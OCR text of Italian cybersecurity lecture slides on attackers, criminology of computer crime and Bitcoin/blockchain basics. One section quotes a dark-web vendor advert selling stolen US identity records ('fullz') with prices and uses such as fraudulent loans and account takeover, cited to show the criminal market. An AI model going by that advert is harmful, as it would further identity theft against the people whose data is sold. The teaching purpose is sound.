
……..

Chi sono i cattivi

Figure 8. Botnet services.

http://www.mcafee.com/uk/resources/white-papers/wp-cybercrime-exposed.pdf

Chi sono i cattivi



Index » Finance Vendors » [US FULLZ][EXCLUSIVE] Names, Ssn, Dl, Banking Info, Medical Recs.

Pages: 1 | 2 | 3 | 4 | Next

ImperialRussia — 2014-06-15 00:14:32 — #1

Member

From: Imperial Russia
Registered: 2014-04-07
Posts: 123

Store Grand Re-Opening!!!

Live and Exclusive database of US FULLZ from an insurance company, particularly from NorthWestern region of US. All fullz come in a .pdf format and contain 7-16 pages of very exclusive information, live from companies db. Most of the fullz come with EXTRA FREEBIES inside as additional policy holders.

[Name:]
[Address:]
[Phone #:]
[Driver License #:]
[SSN:]
[DOB:]
[Bank Name:]
[Routing Number:]
[Checking Account:]
[+ Draft date for their automated monthly payment.]
[Medical Records:]

All of the information is accurate and confirmed, Clients are from an Insurance Company database with GOOD to EXCELLENT credit score!

I, myself was able to apply for credit cards valued from $2,000 - $10,000 with my fullz.

Info can be used to apply for loans, credit cards, lines of credit, bank withdrawal, assume identity, account takeover.

BULK ORDER ONLY! 5 fullz = $40; 10 fullz = 70; 15 fullz = $110; 20 fullz = $140; 30 fullz = $210; 40 fullz = $280; 50 fullz = $320.
BULK ORDERS ONLY!!!

Scenario emergente: vendere i “Fullz”. Informazioni personali, bancarie, fiscali ecc. di una persona. Furti ma anche impersonificazione.
https://www.creditcards.com/glossary/term-fullz.php

In alcuni casi trovi anche il cognome della mamma da nubile o il nome del cane.
Valore sul mercato molto variabile.

Chi sono i cattivi

I cattivi-cattivi sono ESTREMAMENTE veloci e aggressivi

ANDY GREENBERG SECURITY 02.19.19 05:00 AM


RUSSIAN HACKERS GO FROM FOOTHOLD TO FULL-ON BREACH IN 19 MINUTES

Dal primo punto di entrata (es. mail di phishing che viene aperta) al controllo come admin della rete in pochi minuti.

https://www.wired.com/story/russian-hackers-speed-intrusion-breach/


Analyzing more than 30,000 attempted breaches in 2018 CrowdStrike measured the time from hackers' initial intrusion to when they began to expand their access. Russia's hackers were far and away the fastest, expanding their access on average just 19 minutes. North Korea's hackers came next, averaging about two hours longer than the Russians. Chinese hackers took about four hours, Iranian hackers took more than five, and profit-focused cybercriminal hackers took nearly 10 hours.Doesn't include targets of hacking by the US, the UK, or the other English-speaking countries.

Chi sono i cattivi




Fonte: http://www.hackmageddon.com/

Chi sono i cattivi



Fonte: http://www.hackmageddon.com/

Chi sono i cattivi



Non è difficile diventare “cattivi”, non serve nemmeno andare nel “Dark Web”, si trovano kit già pronti in rete per diventare “Script Kiddie”.

https://en.wikipedia.org/wiki/Script_kiddie

I cattivi non professionali

Il bersaglio

Il bersaglio

Il bersaglio solitamente parte dal presupposto di non essere tale. Sindrome del “perchè dovrebbero attaccare proprio me”.

Magari perché non sei tu il bersaglio reale ma servi solo come “sponda”.


E comunque tutti abbiamo dei dati/cose che per noi hanno valore (quindi passibile di riscatto).

L’attaccante può mirare ad un colpo da 1M$ oppure a 100K colpi da 10$.

Pesca a strascico.

Cenni di criminologia

Modello mentale



vs

Capire i meccanismi mentali e i modelli che l'utente si costruisce rispetto ai potenziali strumenti di attacco.

Perché una tecnologia funzioni bisogna che il modello della minaccia sia percepito allo stesso modo da chi sviluppa il software e da chi lo dovrà utilizzare (esempio del lucchetto per https e del “cestino” di Windows).

Attenzione all'influenza dei modelli culturali di base (occidentale/orientale, giovane/anziano ecc.).

Il nemico

Il nemico

Il “nemico” non è sempre “fuori”, non è sempre cattivo e a volte non sa nemmeno di essere “il nemico”.

E allora perché diventa un “nemico”?

E' importante capire i meccanismi perché sono più complessi di quelli dei nemici naturali esterni.

Come abbiamo visto in precedenza i nemici esterni solitamente sono “cattivi di professione”.

Capire i meccanismi per prevenire i comportamenti ostili, sbagliati o semplicemente dannosi del nemico “interno”.

La consapevolezza del gesto criminale

Realtà esterna + esperienza personale/collettiva
→ Atteggiamenti diffusi + percezione sociale
→ Elaborazione mentale + calcolo pro/contro
→ Scelta del comportamento/azione

La consapevolezza del gesto criminale

Le persone, prima di commettere un illecito, valutano i pro e i contro e le conseguenze del loro gesto. Percepiscono, valutano, pensano; poi decidono se agire o no.

L'essere umano orienta il proprio comportamento (a maggior ragione quello criminale) in base ad una serie di informazioni che provengono dalla sua esperienza e dall'ambiente esterno.

Realtà esterna + esperienza personale/collettiva
→ Atteggiamenti diffusi + percezione sociale
→ Elaborazione mentale + calcolo pro/contro
→ Scelta del comportamento/azione


La consapevolezza del gesto criminale

1) Motivazione/pulsione a compiere l'azione
2) Fantasia criminale
3) Anticipazione mentale degli effetti dell'azione
4) [eventuale] Progettazione del crimine
5) [eventuale] Esecuzione del crimine


La dinamica criminale secondo il Prof. Marco Strano (Manuale di Criminologia Clinica) è articolata in cinque fasi di pensiero che inconsciamente si susseguono nella nostra mente:

1) Motivazione/pulsione a compiere l'azione
2) Fantasia criminale
3) Anticipazione mentale degli effetti dell'azione (empatia con la vittima, sensi di colpa, rischio di essere scoperto, possibilità di essere denunciato una volta scoperto, paura della sanzione, cosa ne pensa "il branco" ecc.)
4) [eventuale] Progettazione del crimine
5) [eventuale] Esecuzione del crimine

Cenni di criminologia




Cenni di criminologia



Cenni di criminologia

Cenni di criminologia

Cenni di criminologia



Cenni di criminologia

L'intermediazione tecnologica del gesto criminale

L'intermediazione tecnologica del gesto criminale.

Nel “computer crime” scompare il contatto fisico fra l'autore del reato e la vittima.
A volte scompare anche il contatto fisico fra il reato e l'oggetto del reato.
Questo cambia completamente la fase di anticipazione mentale del crimine.
Anche il rapporto empatico con la potenziale vittima ne viene ovviamente influenzato.
Cambia anche la velocità, immediatezza del gesto= salto la fase di analisi dei pro e dei contro!

L’oggetto digitale è:

- Non rivale
- Non esclusivo
- Costo marginale zero

L’oggetto digitale, rispetto a quello fisico, è:

- Non rivale: Alice e Bob possono usarlo contemporaneamente
- Non esclusivo: tendenzialmente debbo fare qualcosa per proteggerlo altrimenti è “sprotetto” di default (es una fotografia posso riprodurla, una musica posso registrarla) Benjamin, “L’opera d’arte nell’epoca della sua riproducibilità artistica”
- Costo marginale zero: farne n copie praticamente non ha costo
-

Assimilabile ad un “bene pubblico” e questo crea confusione. Perché comunque si applica la legge.

L'intermediazione tecnologica del gesto criminale

- Percezione degli effetti
- Possibili autori di reato
- Illegalità distribuita
- Senso di impunità
- Disaccoppia le leggi dall'azione criminale

- Attenua la percezione degli effetti del crimine sulla vittima
- Allarga la base dei possibili autori di reato rendendo adatti al crimine anche soggetti normalmente estranei al mondo della criminalità tradizionale
- Crea un fenomeno di illegalità distribuita in larghe aree sociali (vedi ad esempio il tema della violazione dei diritti d'autore o della copia illegale del software)
- Diffonde un falso senso di impunità su determinati crimini (spesso solo per mancanza di informazione)
- Disaccoppia le leggi civili e penali dall'azione criminale in corso (vengono vissuti come due “mondi” diversi)


Per approfondimenti: http://www.criminologia.org/

Come incassare i proventi illeciti: Bitcoin (di per sé lecito)

https://en.wikipedia.org/wiki/Bitcoin

Arriviamo al bitcoin partendo da Blockchain (libro mastro delle transazioni) non sono la stessa cosa ma sono collegati.

Bitcoin & Blockchain



Parole sulla cresta dell'onda...


Cosa è Bitcoin?

- Rete di pagamento digitale ideata nel 2009 da "Satoshi Nakamoto" (anonimo), basata sulla crittografia ("crittovaluta"): algoritmo di firma digitale asimmetrica e algoritmi di hashing
- **Peer to peer, nessun ente centralizzato**
- Controvalore in valuta stabilito dal mercato
- **Possesso e trasferimento anonimo della valuta**
- Portafoglio digitale personale
- Blockchain=libro mastro delle transazioni=distribuito

https://en.wikipedia.org/wiki/Bitcoin

Bitcoin & Blockchain

Esempio transazione



Ogni transazione prende un input di bitcoin da un'altra transazione e li trasferisce in output alla chiave pubblica di qualcuno.

Se sono D, con la mia chiave privata recupero l'output della transazione 3 e trasferisco a E e F i bitcoin.

Ogni transazione n input e m output ma debbo trasferire tutti i bitcoin, magari di nuovo a me stesso (oppure il resto lo uso per ricompensare i miner che mi fanno "passare avanti".

L'indirizzo del destinatario (del suo wallet) è un hash della sua chiave pubblica.

Linguaggio di script per mettere vincoli (firme multiple, incassare non prima del, ecc.)

Bitcoin & Blockchain

Cosa è Blockchain?

https://en.wikipedia.org/wiki/Blockchain

Nelle transazioni tradizionali ci si appoggia alla banca per trasferire denaro. Alice deve dare 1000$ a Bob, lo dice alla banca che segna la transazione sul libro mastro. Non si muovono fisicamente soldi.

Problemi:


- Ci si deve fidare della banca
- Potenziali errori
- Potenziali irregolarità
- Potenziali compromissioni
- E se la banca perde il registro?
- L'intermediario ha un costo che scarica sulle parti

https://www.linkedin.com/pulse/blockchain-absolute-beginners-mohit-mamoria/

Senza terza parte fidata debbo costruire un meccanismo di consenso.

Bitcoin & Blockchain

Cosa è Blockchain?



Blockchain è un libro mastro distribuito dove in tanti tengono traccia delle transazioni, ognuno annuncia le sue transazioni e tutti le scrivono.

Il libro mastro virtuale ha lo stesso numero di “righe per pagina” per tutti per cui dopo un certo numero di transazioni tutti riempiono la pagina assieme.

https://medium.com/tokenfoundry/0-to-blockchain-in-5-minutes-c6ad2f1ef993

Libro mastro distribuito (ce ne sono tante copie) ma centralizzato (sono tutte uguali).


https://www.schneier.com/blog/archives/2019/02/blockchain_and_.html

Esempio con carta e penna

https://medium.com/hackernoon/how-to-run-a-blockchain-on-a-deserted-island-with-pen-and-paper-899949ec555b

Bitcoin & Blockchain

Cosa è Blockchain?



Chiudere la pagina significa calcolare hash (azione di "Mining").

Quando la pagina è "piena" tutti si mettono a calcolare l'hash, il primo che finisce annuncia il risultato.

Se tutti abbiamo fatto bene l'hash è uguale per tutti e la pagina a questo punto è sigillata con il suo hash, memorizzata da tutti i partecipanti e non più modificabile.


Se uno ha scritto male qualcosa ottiene un hash diverso e deve sostituire la pagina con una di quelle buone.

Per creare la "catena" di pagine in realtà l'hash viene calcolato tenendo conto anche dell'hash della pagina precedente in modo da evitare modifiche ad una pagina isolandola.

Pagina=blocco, catena di pagine=blockchain

Bitcoin & Blockchain

Cosa è Blockchain?



Chi ha finito il “mining” per primo riceve un premio in Bitcoin (12/2017 premio = 12.5B, dimezza ogni 4 anni per arrivare a zero e fermare produzione)

Questi Bitcoin nascono dal nulla, non è che il premio che prende lui esce dal borsellino di un altro, è un “nuovo” Bitcoin.

Tanti vantaggi (libro mastro distribuito, catena delle transazioni protetta ecc.).

Attaccabile se il 51% delle persone diventano disoneste (improbabile ma non impossibile).

Altro meccanismo di reward=fee associato a transazione, viene scritta nel blocco quella che offre di più, le altre aspettano.

7/2019 circa 200.000 miner nel mondo

Nota: hash SHA-256 con valore casuale aggiunto, vince chi trova il valore che produce Hash più basso.

Grandi potenzialità di blockchain in vari ambiti


Ovviamente questa disintermediazione delle transazioni crea qualche problema “politico”.
Tecnologia che nasce assieme a bitcoin ma ora vive vita propria per molti altri usi.
La natura blindata e distribuita di Blockchain potrà dare grandi contributi in vari ambiti.
Gestione contratti = Smart Contracts
Attenzione all’Hype e alla gestione dell’OFF-Chain se stiamo parlando di oggetti non digitali.

Blockchain in ambito tracciabilità alimentare, gestione documentazione, logistica ecc.
Attenzione alle applicazioni non completamente digitali.

Uso il registro per scopi diversi da bitcoin.
Implementazioni open oppure closed.
Esistono implementazioni non proprio distribuite (es IBM applicazione per logistica portuale Maesk).
Public Blockchain vs Private Blockchain

Potenziali problemi

- Transazioni/sec
- Dimensioni chain



